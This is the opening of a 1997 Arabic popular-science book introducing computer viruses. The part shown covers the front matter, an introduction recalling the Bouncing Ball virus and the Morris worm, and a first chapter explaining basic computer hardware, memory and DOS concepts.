
مدخلك إلى ..

فيروسات

سلسلة كتب
علوم الحاسب




دكتور
خالد ابو الفتوح فضاله

١٩٩٧
الطبعة الرابعة

الحاسب

مرض التكنولوجيا الحديثة



مدخلك إلى فيروسات الحاسب

دكتور
خالد أبو الفتوح فضاله

الإهداء

إلى كل من أحب
وكل ما أحب

شكر

يتوجه المؤلف بخالص الشكر لشركة مصر للنظم و الحاسبات على المعونة الصادقة التى قدمتها و التى أسهمت فى ظهور هذا الكتاب الى النور .

و أخص بالشكر المهندس / هشام عزت الديب الذى راجع المادة العلمية و أفاد بخبرته فى علاج الفيروس .

كما أشكر كل من عاونتى بإبداء الرأى و الإمداد بالمراجع و المجلات العلمية و ترجمة المقالات .

إلى كل هؤلاء أتوجه بخالص الشكر

بسم الله الرحمن الرحيم

المقدمة

منذ ظهور الأجيال الأولى للكومبيوتر أصبحت هذه الأجهزة تحتل مكانه بارزة في مختلف المجالات العلمية والتطبيقية إلا أن حقبة الثمانينات شهدت تطوراً ضخماً بظهور أجهزة الكومبيوتر الشخصي PERSONAL COMPUTERS التى أمكن أن تكون صغيرة الحجم متعددة الأمكانيات ورخيصة الثمن فى نفس الوقت.

وببلوغ تكنولوجيا أجهزة الكومبيوتر عامها الأربعين أوشكت أن تصل إلى سن النضج واستطاعت فى هذه الفترة القصيرة نسبياً أن تحقق درجة عالية جداً من التطور التكنولوجى الذى لم يسبق له مثيل فى تاريخ الإنجازات البشرية.

وقد ساهم هذا التطور فى انتشار أجهزة الكومبيوتر بصورة كبيرة جداً. وفى الفترة الأخيرة بدأت أعراض غريبة تظهر على تلك الأجهزة وزادت الشكوى منها وتحدث الناس لأول مرة عن فيروس الكومبيوتر .

كانت أول معرفة مباشرة لى بفيروس الكومبيوتر عندما كنت أعمل على الجهاز الخاص بى (PC) على أحد البرامج عندما ظهرت على شاشة الجهاز كرة صغيرة أخذت تقفز على الشاشة وتظهر وتختفى وفى أول الأمر لم يحدث أكثر من ذلك ولكن فى مرات تالية عندما كنت أطبع بعض التقارير ظهرت أخطاء فى الطباعة صاحبها ظهور هذه الكرة الصغيرة مرة أخرى.

وكان الفيروس الذى تعاملت معه هو الكرة النطاطة BOUNCING BALL

بالطبع كنت أعرف بعض المعلومات القليلة المتناثرة عن موضوع الفيروس ولعلنا مازلنا نذكر الحادثة المشهورة التى لفتت أنظار الناس للموضوع على نطاق واسع.

فى منتصف الثمانينات تناقلت وكالات الأنباء مانشرته صحيفة "نيويورك تايمز" عن قيام طالب أمريكى فى جامعه "كورنيل" بنيويورك اسمه روبرت موريس وعمره

٢٣ عاماً بزرع فيروس وبائى فى شبكة المعلومات القومية المختزنه فى أنظمة الكومبيوتر واجتاح هذا الفيروس ١٦ ألف شبكة كومبيوتر فى كل أنحاء أمريكا مما أصابها بالخلل.

ووصفت هذه الحادثة بأنها "جريمة العصر"

واعترف الطالب بأنه زرع الفيروس وأنه أعده بصورة يتعذر معها عملياً تتبع مصدره ولكنه كشف نفسه عندما أخبرأحد أصدقائه بأن البرنامج الذى عطل الآلاف من أجهزة الكومبيوتر فى كافة انحاء البلاد كان من اعداده هو.

وكان الفيروس الذى زرعه من النوع الذى يسمى بالفيروس النائم SLEEPING VIRUS الذى ينشط فى وقت محدد وفى وجود شروط معينه فينتشر فى شبكات الكومبيوتر ويخرب البرنامج الأصلى ويفسد ما تحتويه هذه الشبكات من معلومات.

وقد وصف الخبراء هذا الفيروس بأنه "خلية خبيثة" تم بثها فى الكومبيوتر فأصابت الأنظمة المتصلة به بالخلل الذى بدأ يظهر على ٦٠ ألف شاشة وفى ٥٥٠ مؤسسة ومعهد علمى.

وبعد مرور يوم كامل تم تشخيص الفيروس المخرب والعثور على الدواء

وتسبب هذا الفيروس فى إحداث فوضى كبيرة ولكن لحسن الحظ لم يصحبها فقدان لأى برنامج هام أو الوصول إلى أى معلومات حساسة - فى مراكز البحث العلمى التابعة لوزارة الدفاع الأمريكيه "البنتاجون" والمصالح الحكومية والجامعات ووكالة الفضاء الأمريكية "ناسا" - أنما أقتصر الأمر على إفساد بعض البرامج التى لا تتمتع بقدر كبير من الحماية.

ولكن هذا لا يمنع أن الخسائر التى سببتها لعبه "موريس" الفيروسية - وفقاً للأحصائيات - أدت إلى تأخير الأبحاث آلاف الساعات وإعادة البرمجة بتكاليف

تصل إلى عدة ملايين من الدولارات (قدرتها بعض المصادر بما لا يقل عن ١٠٠ مليون دولار) .

وقد كشفت هذه الحادثة عن كارثة حقيقية وخطر يهدد مستقبل أجهزة الكومبيوتر وبالتالى يهدد بناء المجتمع الحديث ذاته حيث لا يمكن تصور مجتمع حديث بدون أجهزة الكومبيوتر.

كما أظهرت هذه الحادثة مدى ضعف الأنظمة المستخدمه فى شبكات الكومبيوتر وسهولة إختراقها ليس فقط من قبل المحترفين بل دخل الهواة أيضا فى هذا المجال، وأكثر هؤلاء سيئ النية وأقلهم حسنى النية وعدد هؤلاء الهواة - الذين يسعون إلى اثبات قدراتهم بإبتكار أنواع جديدة من الفيروس قادرة على اختراق أشد نظم الكومبيوتر حماية ومناعة - فى ازدياد مستمر.

ولفتت هذه الحادثة نظرى إلى الموضوع كما حدث مع كل المهتمين بعلم الكومبيوتر وأخذ اهتمامى يتزايد بعد تجربتى الشخصية مع الفيروس وخاصة بعد أن أكتشفت أن الكثير من المتعاملين مع الكومبيوتر ليست لديهم فكرة واضحة عن هذا العدو الغامض المسمى بفيروس الكومبيوتر بل أكثر من ذلك فهناك من لديه الكثير من المفاهيم الخاطئة عن هذا الموضوع .

ولما كانت الخطوة الأولى فى مواجهة أى مشكلة هى التعرف على جوانبها المختلفة كانت فكرة هذا الكتاب مجرد محاولة لإلقاء الضوء على الجوانب الأساسية فى هذا الموضوع.

وقد حرصت أن يكون الكتاب فى لغة سهلة ميسرة يخاطب القارئ العادى الذى لم يسبق له التعامل مع الكومبيوتر وفى نفس الوقت يرد على قدر كبير من تساؤلات المتعاملين مع الكومبيوتر بالنسبه للفيروس.

ولتحقيق هذا الغرض فقد كان لزاماً على أن أبدأ بفكرة مختصرة عن

الكومبيوتر. تركيبه وكيفية عمله حتى يكون هذا مدخلاً صحيحاً لفهم موضوع الفيرس.

ويمكن لمن يريد الأستزادة من المعلومات أن يرجع إلى الكثير من الكتب والمراجع التى تتناول تكوين الكومبيوتر وعمله ونظم تشغيله.

أما بالنسبة لموضوع الكتاب الأساسى فيمكن إيجازه فى عدد من التساؤلات أهمها : -

* ما هو الفيروس ؟
* ما الفرق بين الفيروس البيولوچى وفيروس الكومبيوتر ؟
* كيف تحدث العدوى ؟
* كيف يعمل ؟
* ماهى خطورته ؟ وما الذى يمكن أن يفعله بمكونات الكومبيوتر وبرامجه المختلفة ؟
* ماهى أشهر الفيروسات ؟
* كيف تتعرف على وجوده فى الكومبيوتر ؟
* كيفية الوقاية من الفيروس ؟
* كيفية علاج الأضرار الناتجة عنه .
* ماذا عن مستقبل الكومبيوتر فى ظل وجود الفيروس ؟
* هل يمكن القضاء نهائيا على الفيروس ؟
* هل يوجد لموضوع الفيروس أى نواح أيجابية ؟

ولذا رأيت أنه من الأنسب أن يكون كل فصل محاوله للأجابه على سؤال محدد ومن مجموع إجابات هذه الأسئله يتكون هذا الكتاب.

وحرصت أن تغطى هذه الأسئلة - بقدر الامكان - كل عناصر الموضوع

ولا يفوتنى أن أنوه عن صعوبة بعض الفصول على القارئ غير المتخصص وذلك

لطبيعة النقاط التى تتناولها هذه الفصول .

وعلى سبيل المثال فأن الفصل الخامس يتناول طريقة كتابة برنامج الفيروس بأستخدام إحدى لغات البرمجة وهى البيزك ومن البديهى أن من سبق له دراسة هذه اللغة سيكون أقدر على فهم ماورد فى هذا الفصل من معلومات بطريقة أفضل .

ونفس الملحوظة تنسحب بشكل أو بآخر على الفصل الرابع والثامن ولكن هذا لن يمنع القارئ غير المتخصص من أن يكون فكرة متكاملة عن موضوع الكتاب وهذا هو الغرض الأساسى الذى هدفت إليه.

والله ولى التوفيق

د/ خالد أبو الفتوح على

الفصل الأول

من أين نبدأ ؟

عالم الكومبيوتر


الفصل الأول

عالم الكومبيوتر

هذا الفصل كتب للقارئ العادى الذى ليس له إطلاع أو دراية بعالم الكومبيوتر وقد أوردت فية المعلومات الأساسية فقط وبعض النقاط الهامة التى سوف نحتاج إليها فى شرح موضوع الفيروس ككيفية عمله وأطوار العدوى وغيرها مما لايمكن فهمه قبل استيعاب هذه المعلومات الأساسية عن الكومبيوتر وأنظمة التشغيل.

ولذا فقد أختصرت فى بعض النقاط التى رأيت - من وجهة نظرى - أنها لن تكون ذات أهمية فى تناول موضوع الفيروس وأسهبت فى نقاط أخرى أعتبرتها ضرورية وهامة .

أما من له خبرة فى العمل على الكومبيوتر أو سبق له دراسة هذه الموضوعات فله الخيار بين أمرين أولهما أن يتحلى بالصبر وهو يقرأ هذا الفصل أو يتخطاه ويتجه مباشرة إلى صلب الكتاب والأفضل فى جميع الأحوال المرور ولو سريعاً على المعلومات الموجودة فى هذا الفصل قبل البدء فى قراءة الفصول التالية .


١. ما هو الكومبيوتر ؟
٢. مميزاته
٣. أنواعه
٤. مكوناته
٥. البرمجيات
٦. نظام التشغيل

ما هو الكومبيوتر ؟

يمكن أن نعرف الكومبيوتر ببساطة بأنه الجهاز الذى يمكن أن يتلقى البيانات من المستخدم (USER) ويقوم بمعالجتها ليخرجها فى صورة معلومات يمكن الأستفادة منها.

وكمثال :

الرقم ١٠٠ يعتبر بيان لانه رقم مجرد

أما إذا أدخلنا للكومبيوتر المعلومات التالية

المرتب الأساسى لموظف ولنقل أنه ١٠٠ جنيه

ونسبه الضرائب المستحقة عليه ولنقل أنها ٥٪ من المرتب

وطلبنا من الكومبيوتر حساب صافى مرتب هذا الموظف فسيقوم الجهاز بإجراء العمليات الحسابية اللازمه لحساب صافى المرتب أى سيقوم بمعالجه هذه المعلومات.

ويمكن تلخيص هذه العمليات الحسابية كالتالى

قيمه الضرائب = مرتب الموظف × نسبة الضرائب

= ١٠٠ × ٠٥, = ٥ جنيهات

صافى المرتب = المرتب قبل الخصم - قيمه الضرائب

= ١٠٠ - ٥ = ٩٥ جنية

وسيخرج لنا الكومبيوتر مباشرة النتيجة كمعلومة مفادها أن صافى مرتب الموظف = ٩٥ جنية

وهذا المثال الشديد البساطة يمكن من خلاله عرض مفاهيم هامه جداً فى عمل الكومبيوتر وهى :-

أولاً : البيانات DATA

وهى المادة الخام التى يستخدمها الكومبيوتر فى العمل

ثانياً : المعالجة PROCESSING

معالجة البيانات DATA PROCESSING

تنفيذ أوامر المستخدم والتعامل مع البيانات التى تم إدخالها بإجراء مختلف العمليات الحسابية والمنطقية عليها وتسمى هذه العمليه بالمعالجة وهى فى مثالنا السابق عبارة عن العمليات الحسابية التى أدت إلى حساب صافى المرتب

ثالثا : المعلومات INFORMATIONS

هى بيانات لها معنى وفى صورة منظمة يمكن الأستفادة منها وهى فى المثال مرتب الموظف الأساسى ونسبة الخصم وصافى المرتب

ولكن كلنا يعرف أنه كان بالامكان إجراء مثل هذه العملية البسيطة بدون الحاجه إلى الكومبيوتر . . فهل للكومبيوتر قدرات تجعله أكثر صلاحيه لإجراء مثل هذه العمليات اذا ما زادت تعقيداتها ؟

الأجابه . . . . نعم

مميزات الكومبيوتر

أولاً : الذاكرة الضخمة

وتستخدم فى تسجيل وحفظ كم هائل من البيانات والمعلومات (بعض أجهزة الكومبيوتر الشخصيه (PC) يمكن أن تصل قدرتها التخزينية إلى أكثر من ١٨ مليون حرف) .

ثانياً : السرعة الفائقة

* فى إجراء العمليات الرياضية والمنطقية

إن العملية الرياضية التى يمكن أن تستغرق من الانسان ساعات طويلة فى حلها يستطيع الكومبيوتر أن يقوم بحلها فى ثوانى معدوده

* وفى استدعاء البيانات والمعلومات من ذاكرته فى أجزاء من الثانية مهما كان حجم هذه البيانات أو المعلومات كبيراً

(الزمن الذى تستغرقه عملية الأستدعاء يتوقف على قدرات الكومبيوتر المستخدم)

ثالثاً : الدقة المتناهية

فإحتمال حدوث الخطأ فى عمليات المعالجة يكاد يكون معدوماً على الرغم من السرعة الهائلة التى تتم بها هذه العمليات .

ولو حاولنا أن نوسع نطاق المثال الذى أوردناه سابقاً وطلبنا من الكومبيوتر أن يقوم بالتالى

١- حساب صافى المرتب ليس لموظف واحد ولكن لآلاف الموظفين فى مؤسسة كبيرة. ليس ذلك فقط

٢- وأن يقوم بإجراء بعض العمليات الأحصائية كحساب معدل زيادة المرتبات ونسبه الاناث إلى الذكور من الموظفين وأى عملية إحصائيه أخرى .

٣- وبالأضافة إلى ذلك أن يقوم بطباعة التقارير الخاصه بكل المعلومات التى تجمعت لديه أو جزء منها.

٤- ثم أخيراً أن يقوم بعمل الأرشيف بأستحضار البيانات والمعلومات اللازمة عن أى موظف فور طلبها منه .

حينئذ ندرك بسهوله أنه بدون الكومبيوتر فأن مثل هذه العمليات رغم بساطتها تستغرق الكثير من الوقت والجهد مع التسليم أن الخطأ البشرى وارد فى أثناء التنفيذ.

الآن وقد عرفنا مميزات الكومبيوتر بقى أن نتعرف على أنواعه

أنواع الكومبيوتر

يمكن تقسيم الكومبيوتر بصفه عامة من حيث طبيعة عمله إلى ثلاث أنواع

أولاً : الكومبيوتر الرقمى DIGITAL COMPUTER

الذى يتحول كل ما يدخله من بيانات إلى أرقام وهو الأكثر انتشاراً

ويمكن تقسيمه من حيث الحجم والأمكانيات إلى

١- أجهزة الكومبيوتر العملاقة SUPPER COMPUTERS

٢- أجهزة الهيكل الرئيسى MAIN FRAME

٣- أجهزة الكومبيوتر المتوسطة MIDI COMPUTERS

٤- أجهزة الكومبيوتر أقل من المتوسطة MINI COMPUTERS

٥- أجهزة الكومبيوتر الصغيرة MICRO COMPUTERS

٦- أجهزة الكومبيوتر المنزلية HOME COMPUTERS

وبالطبع فإن أكثر هذه الأنواع انتشاراً هو الميكرو كومبيوتر (الكومبيوتر الشخصى (PERSONAL COMPUTER (PC) والكومبيوتر المنزلى .

أما الأنواع الأخرى الكبيرة فتستخدمها المؤسسات والهيئات الكبرى.

ثانياً : الكومبيوتر القياسى ANALOGE COMPUTER

وهو يتلقى البيانات فى صورة قياسات من مختلف أجهزة القياس (أجهزة قياس الضغط الجوى - الحرارة وغيرها) .

ويستخدم فى أغراض خاصة

ثالثاً : الكومبيوتر المهجن HYBRID COMPUTER

وهو يجمع بين النوعين السابقين ويستخدم فى التطبيقات العسكرية

مما يتكون الكومبيوتر

فى عالم الكومبيوتر يجب أن نفرق جيداً بين تعبيرين هامين هما :


المكونات الصلبة HARDWARE

ويقصد بها أجزاء أو مكونات الكومبيوتر

البرمجيات SOFTWARE

وهى البرامج التى تتحكم فى عمل الكومبيوتر وتوجهه حسب رغبه المستخدم (USER)

الأجزاء الرئيسية فى أى كومبيوتر فى أبسط صورة تتكون من ثلاث وحدات بالأضافة لوحدات التخزين الخارجى .



أولاً : جهاز الإدخال INPUT DEVICE


وأفضل مثال له هو لوحة المفاتيح (KEY BOARD) وعن طريقها يتم ادخال البيانات إلى الكومبيوتر .

ثانياً : وحدة المعالجة المركزية CENTRAL PROCESSING UNIT (C.P.U)

وهى التى تتم معالجة البيانات فيها بإجراء مختلف العمليات الحسابية والمنطقية عليها .

ثالثاً : جهاز الأخراج OUTPUT DEVICE

وهو يظهر البيانات والمعلومات الناتجة عن عملية المعالجة وأفضل مثال له هو شاشة الكومبيوتر (SCREEN) والطابعة (PRINTER)



تشتمل وحدة المعالجة المركزيه أيضاً على الذاكرة وهناك نوعين من الذاكرة

النوع الأول : الذاكرة الدائمة (ROM) READ ONLY MEMORY

* ذاكرة القراءة فقط ويتم تجهيزها بالبرامج الحيوية لعمليات الأدخال والأخراج فى الكومبيوتر بمعرفة الشركة المنتجة .

* لا يفقد ما بها عند انقطاع مصدر الطاقة .

* لا يمكن التسجيل أو الكتابه عليها (بعض أنواعها تسمح بذلك) .

النوع الثانى : ذاكرة العمل RANDOM ACCESS MEMORY

* ذاكرة الوصول العشوائى يتعامل معها المستخدم بالكتابه عليها والقراءه منها وتختزن فيها البرامج والبيانات المراد التعامل معا بصفة مؤقتة

* يفقد ما بها عند انقطاع مصدر الطاقة .

وتعتبر الذاكرة بنوعيها هى وسيط التخزين الأساسى .

وحدات التخزين الخارجى (الأضافى) AUXILLIARY STORAGE
" الذاكرة الخارجية "

ماهى : هى عبارة عن اسطوانات (DISKS) تشبه إلى حد كبير الأسطوانات الصوتية فى شكلها وطريقة تشغيلها وتسجل عليها البيانات والمعلومات والبرامج ليسهل استرجاعها عند الحاجة إليها وأجهزة إدارة هذه الأسطوانات تشبه فى فكرتها أجهزة "البيك آب" وتسمى مشغلات الأسطوانات DISK DRIVES ولا يمكن الأستغناء عن وحدات التخزين الخارجى (أو ذاكرة الكومبيوتر الخارجية) فكما ذكرنا سابقا .

فالذاكرة الدائمة (ROM) لا يمكن التسجيل عليها .

وذاكرة العمل التى يمكن التسجيل عليها تفقد ما بها عند انقطاع مصدر الطاقه و هذا يوضح مدى الحاجة إلى وسيط تخزين خارجى (EXTERNAL STORAGE MEDIA) يحتفظ بما يسجل عليه ويمكن استرجاع البرامج أو البيانات منه إلى ذاكرة العمل (RAM) مرات عديدة والتعامل معها بواسطة وحدة المعالجة المركزية .

أهم أنواع وحدات التخزين الخارجى ؟

١- الأسطوانة المرنة : MAGNETIC FLOBBY DISK

وهى اسطوانة مصنوعه من البلاستيك ومغطاة بمادة قابلة للمغنطة وسعتها التخزينية محدودة نسبياً تتراوح مابين ٣٦٠ ألف حرف إلى ٢ مليون حرف .

وجهاز إدارة هذه الأسطوانة يثبت فى جسم الكومبيوتر حيث توجد وحدة المعالجة المركزية. ويمكن وضع الأسطوانة أو اخراجها من جهاز الإدارة DISK DRIVE حسب الحاجة (مثل الأسطوانات الصوتية) .

٢- الأسطوانة الصلبة "الثابتة" MAGNETIC HARD "FIXED" DISK

وهى مكونة من عدة أسطوانات وجهاز إدارتها معاً

وهذه الأسطوانات مصنوعة من مادة صلبه ومغطاة بمادة قابلة للمغنطة وسعتها التخزينية ضخمة (تتراوح مابين ١٠ مليون حرف و٣٠٠ مليون حرف)

والأسطوانات وجهاز إدارتها وحدة واحدة يتم تثبيتها فى جسم الكومبيوتر حيث توجد وحدة المعالجة المركزية وجهاز إدارة الأسطوانة المرنة .

والرسم التالى يوضح النوعيات المختلفة للذاكرة

الذاكرة
MEMORY

داخلية		خارجية	
الذاكرة الدائمه ROM	ذاكرة العمل RAM	الأسطوانه الصلبة HARD DISK	الأسطوانه المرنه FLOBBY DISK

ROM:

ذاكرة قراءة فقط قابله للبرمجه	ذاكرة قراءة فقط قابله للبرمجه والمس
PROM PROGRAMABLE READ ONLY MEMORY	EPROM ERASABLE PROGRAMABLE READ ONLY MEMORY

وربما يتبادر إلى أذهاننا الآن سؤال قد يكون هو المدخل المناسب للجزء التالى وهو هل الكومبيوتر كمكونات صلبة (HARDWARE) فقط صالح للعمل ؟؟؟

الأجابة قاطعه بالنفى .

فإذا شبهنا المكونات الصلبه بالجسد فأن البرمجيات SOFTWARE هى الروح وكما لا يمكن تخيل جسد بدون روح لا يمكن ايضاً تخيل جهاز الكومبيوتر قادر على العمل بدون برمجيات .

البرمجيات SOFTWARE

ماهى ؟

هى البرامج التى تتحكم فى عمل الكومبيوتر .

وأى برنامج يتكون من مجموعة من الأوامر والتعليمات تنفذها وحدة المعالجة المركزية بعد ادخال هذا البرنامج فى ذاكرة العمل RAM (ويلاحظ أن أى برامج تطبيقية يتم تسجيلها فى الغالب على الأسطوانات المرنة) .

أنواعها

١- أنظمة التشغيل OPERATING SYSTEMS

أهم أنواع البرمجيات بلا جدال لأنه لا يمكن التعامل مع أى نوع آخر من البرامج على الأطلاق قبل إدخال (تحميل) نظام التشغيل فى ذاكرة العمل (RAM) .

ويمكن تلخيص أسباب أهمية أنظمة التشغيل فى النقاط التالية : -

* يسيطر نظام التشغيل على عمليات الإدخال والإخراج وينظمها ويستخدم

البرامج المخزنة فى الذاكرة الدائمه (ROM) من أجل هذا الهدف .

أى أنه يقوم بتنظيم عمليه الأتصال الداخلى بين كلا من:

وحدة المعالجة المركزية (C.P.U.) .

والذاكرة (MEMORY) .

ووحدات الأخراج كشاشة العرض. (SCREEN) .

ووحدات الأدخال كلوحة المفاتيح (KEY BOARD)وأجهزة ادارة الأسطوانات بنوعيها (DISK DRIVES) .

* يُعرف الكومبيوتر بجميع الأجهزة الملحقة به (الشاشة - لوحة المفاتيح - الطابعة) ومواصفاتها .

* ينبة إلى أخطاء الأستخدام عن طريق اظهار رسائل الخطأ ERROR MESSAGES .

* يسهل استخدام الكومبيوتر بدون الحاجة لمعرفه تفاصيل كثيرة بل مجرد معرفه الأمر المناسب لكل استخدام

-انظر الجدول رقم (١) -

* يشكل البيئة أو الوسط الذى يتم من خلاله التعامل مع البرامج الأخرى .

وجدير بالذكر هنا أن أى برامج كتبت لتعمل طبقاً لنظام تشغيل معين لا يمكن أن تعمل مع أى نظام تشغيل آخر .

* ينظم استخدام ذاكرة الكومبيوتر (ذاكرة العمل RAM) .

ويمكن تقسيم الذاكرة لتبدو كالتالى :

الذاكرة
MEMORY

	MEMORY	
محجوز للنظام	RESERVED FOR SYSTEM	← HIGHEST SYSTEM ADDRESS أعلى عنوان فى النظام
البرنامج الثالث للمستخدم	USER PROGRAM THREE	
البرنامج الثانى للمستخدم	USER PROGRAM TWO	
البرنامج الأول للمستخدم	USER PROGRAM ONE	
نظام التشغيل تحت تحكم الوظائف الموجوده فى الذاكره الدائمه ROM	OPERATING SYSTEM UNDER CONTROL OF FUNCTIONS IN ROM	← LOWEST SYSTEM ADDRESS أدنى عنوان فى النظام

وهكذا كما نرى يمكن أن يكون هناك برامج تطبيقية عديدة موجودة فى ذاكرة العمل بالأضافة لنظام التشغيل ولكن مع ملاحظة أن المعالج لا يستطيع أن يتعامل إلا مع برنامج واحد فى نفس الوقت. وعلى الرغم من أنه يبدو فى بعض الأحيان أن البرامج تنفذ فى وقت واحد إلا أن ما يحدث هو أن كل برنامج ينفذ لمدة قصيرة ثم يبدأ البرنامج التالى وينفذ لمدة قصيرة وهكذا ولما كان الوقت المستخدم فى الأنتقال بين تنفيذ البرامج قصير جداً فإن المستخدم لا يلحظه.

وتسمى البرامج الموجودة فى الذاكرة بالبرامج المقيمة بالذاكرة .

MEMORY RESIDENT PROGRAMS

الجدول التالى - رقم (١) - يوضح أمثلة من الأوامر المناسبه للأستخدامات الرئيسية لنظام التشغيل DOS-

الأستخدام	مثال	الأمر
التعامل مع الأسطوانات	* فحص الأسطوانة	CHKSDK
التعامل مع النظام	* تسجيل التاريخ * تسجيل الوقت	DATE TIME
التعامل مع الفهارس	* انشاء فهرس	MD or MAKE DIRECTORY
